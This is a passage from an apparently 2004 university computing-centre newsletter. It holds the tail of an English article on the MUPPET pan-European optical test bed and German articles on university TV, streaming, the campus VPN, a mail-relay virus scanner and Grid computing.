In Figure 2 the overall layout of the target MUPPET test with a subset of users is depicted. The diagram shows the three ASON/GMPLS network test beds (Acreo, T-Systems, TILAB), the two IP/MPLS network test beds (TID, PSNC), the participating and supporting NRENs (Denmark, Sweden, Germany, Poland, Spain, Italy) and two examples for academic institutions and private R&D centres that form part of the “User Community” for the project. The European-scale connectivity on the MUPPET test bed will be provided by dedicated circuit links among the three ASON/GMPLS networks and by IP/MPLS transport on the European research backbone GÉANT [3].

Results that will be achieved within MUPPET will be available to a large community. Apart from the partners of the project and public demonstrations, access to the test beds and field trials will be offered to additional research users. This user community represents a wide spectrum of users in which a large number of applications and technologies – like Grid computing, ultra-broadband content distribution, advanced video applications – can be tested [4].




Figure 2: General Picture of the MUPPET European Test Bed

Summary

MUPPET is a project partly funded by the European Commission, aiming at the investigation of the next generation of research network infrastructure and its realization in a Pan-European test bed environment. For the first time, this project will evaluate and demonstrate on a European scale an IP/MPLS and ASON/GMPLS multi-domain test bed for research networking, including high performance applications and user communities. In addition, also theoretical investigations, specifically in the area of advanced control plane technologies, multi-layer and multi-domain networks comprising IP/MPLS and ASON/GMPLS technologies, and efficient support of ultra-broadband applications by a dynamic network infrastructure are part of the project.

First public deliverables provide a preliminary definition of a reference architecture for an intelligent optical network supporting advanced applications in research environments [5]. A key part of MUPPET is the deployment of the five local test beds and their interconnection, described in more detail in [6]. Three MUPPET participants (Marconi, TILAB/Telecom Italia, T-Systems/Deutsche Telekom) have already been part of the recent "OIF World Interoperability Tests and Demo" [7, 8], demonstrating that MUPPET is leveraging on most advanced control plane technologies. The MUPPET project is explicitly open for further collaboration with other research initiatives and users of the test bed environment.

Acknowledgement

This work is partly funded by the European Commission under frame contract FP6-511780. The authors thank all the partners of the project consortium for their co-operation and support, specifically Hans-Martin Foisel (Deutsche Telekom) and Raffaele Girardi (Telecom Italia).

References

- [1] <http://www.cordis.lu/ist/home.html>
- [2] <http://www.ist-muppet.org>
- [3] R. Sabatino, ECOC 2004, "Dealing With Emerging Resource Requirements: the Evolution of GEANT", Invited Talk We2.2.2
- [4] MUPPET Deliverable D4.1: "Preliminary plan for demonstrations to be performed in test bed experiments during the first half of IP MUPPET"
- [5] MUPPET Deliverable D1.1: "Preliminary definition of a reference architecture for an intelligent optical network supporting advanced applications in research environments"
- [6] MUPPET Deliverable D3.1: "Test bed overview"
- [7] http://www.oiforum.com/public/supercomm_2004.html
- [8] Foisel, H.-M., ECOC 2004, "Optical Interworking Forum: World Interoperability Tests and Demonstrations", post deadline paper Th4.5.2

Jan Späth, Marc Barry
jan.spaeth@marconi.com
marc.barry@marconi.com

Uni-TV

Universitas quo vadis?

Nach ausgiebiger Produktion von Sendungen zur Veranstaltungsreihe „Collegium Alexandrinum“ stellte sich für Uni-TV in der Tat diese Frage. Da aber der Bayerische Rundfunk mit der vom RRZE und vom Institut für Rundfunktechnik (IRT) eingesetzten Technik und dem kooperativen Verfahren zufrieden war, wurde der Friedrich-Alexander-Universität ein neues Sendeformat in Aussicht gestellt, das sich noch stärker am Tagesgeschehen orientiert, ohne natürlich den Bezug zur Wissenschaft zu verlieren. Die Reihe wurde mit dem Arbeitstitel „hochschulpolitisches Forum“ bedacht – das gibt „einer Universität“ gerade in der augenblicklichen Umbruchstimmung die Möglichkeit, sich in der Öffentlichkeit Aufmerksamkeit zu verschaffen.

Die neue Veranstaltungsform ist eine „Gesprächsrunde“, zu der sich alle Teilnehmer um einen Tisch gruppieren und von einer Moderatorin durch das Thema geführt werden. Wortbeiträge aus dem Publikum sind durchaus erwünscht.

Zum Start der Reihe am 13. Juli 2004, zu dem der Rektor der Friedrich-Alexander-Universität hochkarätige Gäste aus Wissenschaft und Politik geladen hatte, wurde das Thema „universitas quo vadis?“ auserkoren.

Aufnahmetechnisch bedeutete diese Art der Veranstaltung erstmal Neuland. Eine Generalprobe hatte zwar bereits im Vorjahr mit der Gesprächsrunde „Krebs – was tun?“ stattgefunden – damals allerdings ohne Publikum und nicht im Hochsommer ...

Anders als beim Collegium Alexandrinum ist bei der neuen Sendereihe nicht hauptsächlich eine Person im Blickfeld, sondern gleich mehrere. Um ein abwechslungsreiches Bild zu liefern, wurden bei dieser ersten Sendung im Juli mit vier Kameras die aufnahmetechnischen Möglichkeiten des RRZE voll ausgeschöpft. Und da nur drei Übertragungswege mit je 300 Mbit/sec ins Studio nach München Freimann zur Verfügung standen, mussten sich nicht nur zwei Kameras je einen Übertragungsweg teilen, sondern auch die Bildregie wurde zweigeteilt



Uni-TV mit neuem Format:
Die Zukunft der Alma Mater war
das Thema der ersten aufge-
zeichneten Gesprächsrunde.

und erforderte dadurch einen entsprechend hohen internen Kommunikationsaufwand: Als Bildangebot an die Regie wurde eine Kamera für den Schnitt bereits „in Erlangen“ ausgewählt, die anderen für den Live-Schnitt durch den Regisseur in Freimann.

Die Aufnahme des Tons am Gesprächstisch erfolgte durch das bekannte in Tischhöhe angebrachte „Bundestags-Mikrofon“. Die Tonbeiträge aus dem Publikum wurden durch ein zweites an der Saaldecke angebrachtes Mikrofon gleichen Typs erfasst. Diese Aufnahmetechnik versprach die geringste Einschränkung für alle Beteiligten.

Waren die technischen Vorbereitungen schon wesentlich komplexer als beim Collegium Alexandrinum, geriet der Abend nun endgültig zu einem Ereignis mit Hochspannung. Knapp eine halbe Stunde vor Sendestart begann die dem Schlosspark anrainende Kirchenmusik mit den Proben für ein Sommerfest. Natürlich im Freien, dem schönen Wetter angemessen! Die Fei ergemeinde erkannte aber die Notlage, mit der niemand im Vorfeld gerechnet hatte, und zog zwischenzeitlich mit den tongewaltigen Instrumenten bereitwillig in den Saal.

Als Höhepunkt der Sendung entpuppte sich die Diskussionsphase unter Beteiligung des Publikums. Da das Thema quasi ins Herz der Universität zielte, gab es viele und sehr engagierte Wortbeiträge und nicht, wie in manchen populären TV-Sendungen, im Voraus schon eingeplant. Regie und Kameralleute hatten mehr als alle Hände voll zu tun, um den offenen Charakter der Veranstaltung einzufangen. Entspannung gab es erst, als Freimann signalisierte „Beitrag im Kasten“. *Dr. P. Hollecze*

Upgrade des Streaming-Servers

Live „gestreamt“: 20 Jahre DFN

Um der steigenden Nachfrage nach Streaming Media gerecht zu werden, hat das MultiMediaZentrum des RRZE die Software seines Streaming-Servers auf den aktuellen Stand gebracht.

Eingesetzt wird seit kurzem ein Helix Universal Server (Version 9.0.4) mit 100 gleichzeitigen Streams. Real Networks bezeichnet seine Server selbst als „most powerful and most flexible“. Tatsächlich können von einem Helix Universal Server nicht nur Realmediadateien, sondern auch Windows Media, Apple Quicktime, MPEG-Formate, Flash- und Sounddateien „gestreamt“ werden. Der Server läuft derzeit auf einer SUN U60 Doppelprozessormaschine mit Gigabit-Ethernet Uplink und 350 GB Plattenkapazität.

Besonders zu empfehlen ist die Nutzung des Streamingdienstes für Live-Ereignisse ins Intra- bzw. Internet bei Kongressen, Präsentationen, Seminaren, Pressekonferenzen, Tagungen etc. Selbstverständlich ist von diesem Server aus auch „Video on Demand“ möglich: Die Dateien, z.B. gefilmter Vorlesungen oder

anderes visuelles Anschauungsmaterial, werden auf dem Server abgelegt und für den Abruf bereit gehalten.

Eine erste Kostprobe unmittelbar nach dem Upgrade gab es am 15. Juni 2004: Der DFN-Verein feierte an diesem Tag sein 20-jähriges Bestehen und alle Beiträge dieser Veranstaltung wurden sofort und live ins Internet „gestreamt“.

Ausgestattet mit einem Osprey-100-Video-digitalisierer und der neuesten Version der Publishing- und Encoding-Software Real Producer Plus wurde die im Deutschen Historischen Museum (DHM) in Berlin-Mitte gefilmte Veranstaltung direkt in das Real Media Format konvertiert. Der Kodier-PC in Berlin sendete seinen Datenstrom an den Server in Erlangen, von dem aus der Film weltweit abgerufen werden konnte. 27 Client-PCs machten auf Anhieb von diesem Angebot Gebrauch. Damit war zwar nicht das Maximum des Servers, dafür aber eine ganz passable „Einschaltquote“ erreicht – wurde das Angebot doch erst einen Tag vor der Veranstaltung auf dem Webserver des DFN offeriert!

Um den Streaming-Server des RRZE zu nutzen, fordern Sie bitte ein individuelles Angebot an oder nehmen Sie Kontakt mit dem MultiMediaZentrum auf:

mmz@rrze.uni-erlangen.de

www.mmmz.rrze.uni-erlangen.de

S. Nägele-Jackson, M. Gräve

Streaming-Media ist eine Technologie zur Übertragung von Audio- und Videoinhalten über TCP/IP-basierte Netzwerke. Diese Technologie ermöglicht es dem Anwender schon während des laufenden Kopiervorganges, z.B. einer Filmdatei, den Film ohne vollständigen Download der Inhalte anzusehen.

Damit können – unabhängig von der bestehenden Bandbreite – Film- und Audiodateien direkt aus dem Intra- oder Internet abgespielt werden.

FAU-PN: das Virtuelle Private Netzwerk der Universität

Das RRZE hat Anfang Juli mit dem VPN-Server sein Dienstleistungsangebot um eine weitere Anwendung bereichert. Dieser Artikel soll in das Thema VPN einführen, die eingesetzte Lösung beschreiben und die Vorteile bei der Nutzung eines VPNs charakterisieren.

Was ist ein VPN?

Ein VPN ist ein virtuelles Netzwerk, das entfernte Standorte über das Internet durch einen sogenannten Tunnel miteinander verbindet. Dabei können die Daten automatisch am Tunnelanfang verschlüsselt und am Tunnelende entschlüsselt werden. Diese Verschlüsselung wird an der FAU genutzt, damit es für Dritte nicht möglich ist, die vertraulichen Inhalte zu lesen. Für den Rechner sieht es so aus, als wäre er über eine zweite Netzwerkkarte direkt mit dem Universitätsnetz verbunden. Alle Daten mit einer Zieladresse der Universität gehen über diesen „Link“, während alle anderen Pakete den üblichen Weg ins Internet nehmen.

Vorteile eines VPN

Durch die VPN-Verbindung zum Universitätsnetz erhält der Rechner eine zweite IP-Adresse. Dadurch wird die Nutzung verschiedener Dienste im Universitätsnetz ermöglicht, die nur internen Benutzern vorbehalten sind, wie beispielsweise

- Zugang zu den Novell-Servern
- Zugang zum Softwareportal FAUXPAS
- Virenschutzupdates – FAUSAV
- Versenden von E-Mails ohne vorherigere Authentifizierung am mailhub

Ein weiterer Vorteil des VPN-Systems der FAU liegt darin, dass jeder Benutzer eine feste IP-Adresse für seine Verbindung erhält. Auf diese Weise können Zugriffe auf Endsysteme (z.B. Server) durch Firewallmechanismen auf bestimmte IP-Adressen eingeschränkt werden. Allerdings sollte dies niemals eine User-Authentifizierung ersetzen!

Die Nutzung der Bibliotheksinhalte ist nach Auskunft der Bibliothek aus rechtlichen Gründen leider nicht möglich, da sich der Leser aus vertraglichen Gründen auf dem Boden der Universität Erlangen-Nürnberg befinden muss.

Wo wird VPN eingesetzt?

Stellen Sie sich folgende Szenarien vor:

- Sie wollen von zu Hause aus auf Inhalte (Daten, Webinhalte) der Universität über Ihren DSL-Anschluss zugreifen.
- Sie sind auf Dienstreise und wollen von unterwegs Ihre Mail abrufen oder im Hotelzimmer an Ihrer Veröffentlichung arbeiten.
- Sie sind als Referent Gast einer anderen Hochschule und wollen auf Daten der Universität zugreifen.
- Sie nutzen das Funknetz des RRZE oder ein anderes Funknetz und wollen Daten sicher über die ‚Luftschnittstelle‘ transportieren.

Was muss ich tun?

Damit die Verbindung zum VPN-Server aufgebaut werden kann, muss zunächst auf dem PC, der die VPN-Verbindung initiieren will, ein VPN-Client installiert und vom Anwender gestartet werden. Der VPN-Server ist Bestandteil des Universitätsnetzwerks und agiert hier zum Einen als Endpunkt für die VPN-Tunnel und zum Anderen als Vermittlungsrechner von den Tunneln in das restliche Netzwerk.

Der VPN-Server des RRZE

Das RRZE hat sich nach aufwändigen Tests für einen VPN-Server des Herstellers Nortel entschieden. Das System – ein Nortel Contivity 1700, kann bis zu 500 gleichzeitige Tunnel aufbauen und mit einer Gesamtbandbreite von 100 Mbit die transportierten Daten verschlüsseln. Als VPN-Transportprotokoll wird IPSEC verwendet. Die transportierten Daten werden mit 3DES oder AES verschlüsselt.

Nutzungsbedingungen

Um nur berechtigten Nutzern Zugang zum inneren Netz zu gewähren, ist eine Authentifizierung mit Benutzernamen und Passwort nötig. Verwenden Sie an der FAU hierbei die Kennungen des RRZE, die für Fernzugänge (z.B. Modem) konfiguriert sind.

Unterstützte Betriebssysteme


Gegenwärtig werden nur die Windows-Betriebssysteme 2000 und XP vom VPN-Client unterstützt. Der Support für Linux und BSD-Derivate wird noch nicht gewährt. Hier müssen wir auf den zertifikatsbasierten Ansatz ausweichen, der sich aber noch in der Entwicklung befindet.

Konfiguration des VPN-Clients unter Windows

Da der VPN-Client vorkonfiguriert ausgeliefert wird, d.h. die richtigen Verschlüsselungsparameter und die IP-Adresse unseres VPN-Servers bereits vorbereitet sind, ist die Konfiguration einfach. Der Anwender gibt lediglich seine gültige RRZE-Kennung und das Passwort an. Die Verbindung wird durch einen Click hergestellt. Bitte denken Sie daran, Ihren VPN-Client rechtzeitig vor dem Antritt Ihrer Reise zu installieren und zu testen. Von unterwegs aus lässt sich eine Passwortänderung oder gezielte Hilfestellung nur schwer bewerkstelligen.

Weiterer Ausbau

Die erste Phase des VPN-Projekts ist abgeschlossen. Derzeit finden Tests mit einer PKI für das VPN und generischen IPSEC-Verbindungen zu anderen Betriebssystemen statt. Ebenso wird über eine redundant ausgelegte Struktur nachgedacht, so dass der VPN-Server immer verfügbar ist und eine echte Alternative zu den Wähleingängen des RRZE darstellt.



Referenzen im WWW und Kontakt

Den VPN-Client können Sie sich auf unserer Homepage unter folgender Adresse herunterladen:

<http://www.rrze.uni-erlangen.de/infrastruktur/kommunikationsnetz/vpn>

Sollten Sie Fragen zu unserem VPN-Angebot haben, wenden Sie sich bitte an: vpn@rrze.uni-erlangen.de

J. Kaiser, Dr. H. Kerscher

FAU-Mail-Relay: Virens- scanner im Probetrieb

Seit Mitte September 2004 wird am zentralen FAU-Mail-Relay Sophos als Virens scanner im Probetrieb eingesetzt.

Zielgruppe für den Einsatz des Virens canners

E-Mails, die an Ziele im Wissenschaftsnetz der Universität gerichtet sind oder von dort aus abgesendet werden und den FAU-Mail-Relay passieren, werden von einem Virens scanner geprüft. In einem Mail-Client im Wissenschaftsnetz der FAU kann der Benutzer im Feld „outgoing SMTPserver“ bzw. „Server für abgehende E-Mail“ den `mailhub.rrze.uni-erlangen.de` eintragen und so sicherstellen, dass jede von ihm versendete E-Mail den FAU-Mail-Relay und damit den Virens scanner passiert.

In der Konfiguration eines Mail-Servers im Wissenschaftsnetz kann der zuständige Mail-Server-Administrator den `mailhub.rrze.uni-erlangen.de` als Smart-Relay eintragen. Dann werden alle E-Mails, die diesen Mail-Server verlassen, an den FAU-Mail-Relay geschickt – selbst wenn der `mailhub` im Domain Name Service nicht als zuständiger Mail-Host für das Ziel der E-Mail eingetragen ist.

Ob der FAU-Mail-Relay als Smart-Relay genutzt werden soll, liegt derzeit für die Instituts-Mail-Server im Verantwortungsbereich des Mail-Administrators des jeweiligen Instituts. Für die Mail-Client-Einstellung ist jeder Benutzer selbst verantwortlich. E-Mails, für die der FAU-Mail-Relay nicht als Smart-Relay oder Postausgangs-Server eingesetzt wurde und für deren Ziel-Mail-Domain er nicht zuständig ist, werden vom Virens scanner momentan nicht geprüft.

Umgang mit virenbehafteten E-Mails

Fast alle über E-Mail verbreiteten Viren sind gegenwärtig auf Windows-Betriebssysteme ausgerichtet. Allerdings

kann ein Virus per E-Mail auch unwissentlich auf einen Unix-Rechner gelangen und von dort weitergeleitet werden, ohne diesen zu infizieren. Um die Ausbreitung von Viren im Wissenschaftsnetz der FAU einzudämmen, werden E-Mails in denen ein Virus erkannt wurde, unabhängig von der Plattform des nächsten oder letzten Zielrechners deshalb nicht zugestellt. Der Schutz der Gemeinschaft muss in diesem Fall über das Interesse des Einzelnen gestellt werden.

Policy für die Signalisierung

Wird eine E-Mail mit angehängtem Virus aus dem Wissenschaftsnetz der FAU verschickt, erhält ihr Absender per E-Mail eine Unzustellbarkeitsmitteilung (Non Delivery Report), die eine Information über den erkannten Virus beinhaltet. Um die Flut der Reportnachrichten auf ein sinnvolles Maß zu begrenzen, werden sie nur an Absender aus dem Wissenschaftsnetz der FAU verschickt.

Grenzen des Virens canners

Da bislang noch nicht alle Mail-Server der FAU den FAU-Mail-Relay als Smart-Relay einsetzen, ist das E-Mail-Routing innerhalb der FAU auch nicht sternförmig, also immer vom Mail-Client bzw. vom Instituts-Mail-Server zum Mailhub, strukturiert. Deshalb kann ein Virus, der einmal ins Wissenschaftsnetz der FAU gelangt ist, per E-Mail direkt von einem Rechner zum anderen versendet werden, ohne den FAU-Mail-Relay zu passieren. *Dr. G. Dobler*

Wichtige Hinweise zur Verbreitung von Viren

Viren können weiterhin per E-Mail im Wissenschaftsnetz der FAU verbreitet werden,

- wenn der für den Ziel-Mail-Domain zuständige Mailer direkt von Mailern aus dem Internet Verbindungen annehmen darf
- wenn ein infizierter Rechner, z.B. ein Laptop ins Kommunikationsnetz der FAU eingebunden wird
- wenn sich der Virus zunächst über einen anderen Weg (Datenträger, WWW) auf einem Rechner innerhalb der FAU festsetzen konnte und sich von dort über E-Mail weiterverbreitet
- wenn am FAU-Mail-Relay eine Lastsituation eintritt, die uns zwingt, den Probetrieb zu unterbrechen

Grid Computing am RRZE

Im Netz der Netze

Mit dem Start der eScience-Initiative der Bundesregierung zur Vernetzung von Forschungsgruppen ist seit März dieses Jahres das Thema „Grid Computing“ wieder mehr ins Zentrum des öffentlichen Interesses gerückt. Populär wurde die Technologie des „verteilten Rechnens“ hauptsächlich durch das 1998 in den USA ins Leben gerufene SETI@HOME-Projekt. Wissenschaftliche Anwendungen sind natürlich weniger publikumswirksam, stellen aber höhere Anforderungen an Software, Hardware und Services.

Die Frage, was „das Grid“ denn nun eigentlich sei, entlockt auch gestandenen Experten nach wie vor ein belustigtes Grinsen, denn von der Vision eines weltumspannenden Netzes aus IT-Ressourcen, das jeder von jedem Ort und zu jeder x-beliebigen Zeit über das Internet nutzen kann, wie Strom aus der Steckdose, ist man noch weit entfernt. Insbesondere in der Wissenschaft, wo solche Utopien dem Drängen nach verwertbaren Ergebnissen Platz machen müssen, verbreitet sich langsam der Frust über die „Nicht-Verwertbarkeit“ der vielen Grid-Projekte. Mannigfaltige Detailprobleme beim Accounting, Scheduling oder in puncto Sicherheit und diverse politische Vorgaben relativieren inzwischen das Bild vom verteilten Rechnen über Einrichtungs-, System- und Software-Grenzen hinweg. Nur mit bestimmten Applikationen, die gutmütig auf die weit klaffende Performancelücke zwischen Weitverkehrsnetzen und maschineninternen Hochgeschwindigkeits-Interconnects reagieren oder dahingehend anpassbar sind, lässt sich letztendlich über zusammengeschaltete Supercomputer an der Lösung eines „Superproblems“ basteln.

In Deutschland hat sich trotz der enormen Fördersummen, die im Laufe der Jahre in verschiedene Grid-Initiativen geflossen sind, bislang nur eine kleine Zahl an Projekten gefunden, die die vorhandene Softwarestruktur wirklich wissenschaftlich nutzt. Um bayernweit endlich mehr Bewegung in die Anwendung der neuen Technologien zu bringen, haben das RRZE und das Leibniz-Rechenzentrum München (LRZ) eine Initiative gestartet, die das Grid-Computing auf Anwenderebene probt.

Die Grid-Experten Prof. Dr. M. Resch vom Hochleistungsrechenzentrum in Stuttgart (HLRS) und Dr. H. Heller vom LRZ legten bereits zu Beginn des Jahres mit ihren Kolloquiumsvorträgen den Grundstein. An einem Linux-Serverrechner, der mit Unterstützung des LRZ zum Grid-Gateway umfunktioniert wurde, konnte theoretisch erworbenes Wissen dann praktisch erprobt werden. Für einen Zugang zum IA32-Cluster am RRZE sorgt die sogenannte GLOBUS-Middleware, eine Open Source Software, deren Ziel es ist, die Dezentralisierung von DV-Anwendungen bei gleichzeitiger Internet-Integration zu erleichtern. Über das Gateway können die Anwender – ganz gleich, ob sie in München, Erlangen oder anderswo sitzen – Jobs auf das RRZE-Cluster submittern und anschließend die Ergebnisse wieder abholen, ohne sich real einloggen zu müssen. Auch der umgekehrte Weg, also die Nutzung von Rechnern außerhalb Erlangens funktioniert problemlos. Kenntnisse über die Details der verschiedenen Queueing-Systeme benötigt der User nicht, aber natürlich muss jeweils ein vorcompiliertes Executable vorhanden sein.

Nach erfolgreich abgeschlossenen Eingangstests und obligatorischen Anlaufschwierigkeiten nutzt inzwischen u.a. ein Kunde vom Erlanger Lehrstuhl für Strömungsmechanik (LSTM) die von RRZE und LRZ zur Verfügung gestellten GRID-Ressourcen: Das RRZE hat einen Teil der CPUs auf dem IA32-Cluster exklusiv für GLOBUS-Nutzer reserviert, das LRZ vergibt die Prozessoren seines Clusters lediglich hochpriorisiert. Das Arrangement läuft seit Juni unter der Bezeichnung „ByGRID“ und soll, wie der Name schon sagt, in Zukunft auch bayernweit von allen Hochschulen genutzt werden können.

Was also muss ein Kunde, der der Universität Erlangen-Nürnberg bzw. einer der mit dem RRZE kooperierenden Hochschulen angehört tun, um Zugang zu ByGRID zu erhalten? Allem voraus geht die Beantragung eines GLOBUS-Zertifikats. Es ermöglicht zum Einen dem Kunden, sich gegenüber den Rechenzentren auszuweisen und kann zum Anderen durch die Middleware jeweils auf den lokalen Benutzeraccount abgebildet werden. Eine persönliche Identitätsfeststellung jedes einzelnen Kunden vor Ort bei der CA (Certification Authority) in München wurde als zu umständlich erachtet. Die HPC-Gruppe des RRZE kanalisiert den Prozess, indem sie die Identität des Antragstellers gegenüber der CA garantiert und den Antrag

weiterleitet. Das fertige Zertifikat, mit dem sich der Kunde auf den Hochleistungssystemen seiner Wahl eintragen lassen kann – Voraussetzung dafür ist natürlich die Unterstützung von GLOBUS und ein gültiger Benutzeraccount – wird dann per E-Mail zugestellt. Der gesamte Vorgang vom Antragseingang beim RRZE bis zur Eintragung auf den HPC-Maschinen dauert üblicherweise weniger als drei Werktage.

GLOBUS vereinfacht die Arbeitsabläufe im Produktionsbetrieb erheblich: Sowohl Jobversand als auch Ergebnissammlung können vom Grid-Gateway aus mit GLOBUS-Mitteln erfolgen. Ein explizites Einloggen auf den Zielsystemen ist nur noch dann nötig, wenn es zu Störungen kommt oder Änderungen im Programm anstehen. Die Detailinformationen zu den verschiedenen Queueing-Systemen sind größtenteils „virtualisiert“ und Anforderungen werden in einer einheitlichen Skriptsprache, der Resource Specification Language, spezifiziert. Ein RSL-Skript beinhaltet z.B. Angaben zur gewünschten Laufzeit und zu anderen Ressourcenanforderungen des Jobs. Die Abbildung auf ein konkretes Shell-Skript auf dem Zielsystem übernimmt die Middleware.

Ebenfalls im Test befindet sich beim RRZE derzeit die Open Source-Grid-Software UNICORE (Uniform Access to Computing Resources). Sie verfolgt ähnliche Ziele wie die GLOBUS-Software, allerdings mit einem GUI-basierten Ansatz.

Natürlich ist nicht jede beliebige Applikation für das von RRZE und LRZ initiierte Modell geeignet, die Menge der in Frage kommenden „Kandidaten“ ist jedoch bereits sehr groß. Interessierte Wissenschaftler können sich gerne vom HPC-Team des RRZE ausführlich beraten lassen. Erste Informationen liefert auch die Webseite <http://www.rrze.uni-erlangen.de/dienste/arbeiten-rechnen/hpc/grid.shtml>

Um das bisher erworbene Know-how langfristig zu sichern und weiterhin eine entsprechende Servicequalität zu gewährleisten, hat sich das RRZE entschlossen, am Middleware-Integrationsprojekt der D-Grid-Initiative mitzuwirken. Gespräche mit den Fachbereichsverantwortlichen sind bereits im Gange.

G. Hager

<http://www.d-grid.de/>
<http://www.globus.org/>
<http://unicore.sourceforge.net/>

Intel-Hochleistungsrechner: Compiler und Bibliotheken

Mittlerweile laufen – in reinen CPU-Zahlen gerechnet – am RRZE wesentlich mehr Hochleistungssysteme mit Intel-CPU's als mit anderen Fabrikaten. Fast zwangsläufig daran gebunden ist der Einsatz des Betriebssystems Linux. Das hat für die HPC-Kunden vor allem den Vorteil, dass sie eine gewohnte Arbeitsumgebung vorfinden. Dennoch gab es auch bei dieser Softwareausstattung einige Änderungen, die hier zusammengefasst sind.

Ob auf der SGI Altix, auf dem IA32-Cluster oder auf den Testmaschinen: Bei fast jedem System kommen Intel-Prozessoren zum Einsatz, die unter dem Betriebssystem Linux arbeiten. Um den Portierungsaufwand zumindest innerhalb der Intel-Welt möglichst gering zu halten, wurden am RRZE die gemeinsam verfügbaren Tools und Bibliotheken unter den gleichen Pfaden verfügbar gemacht.

Intel-Compiler

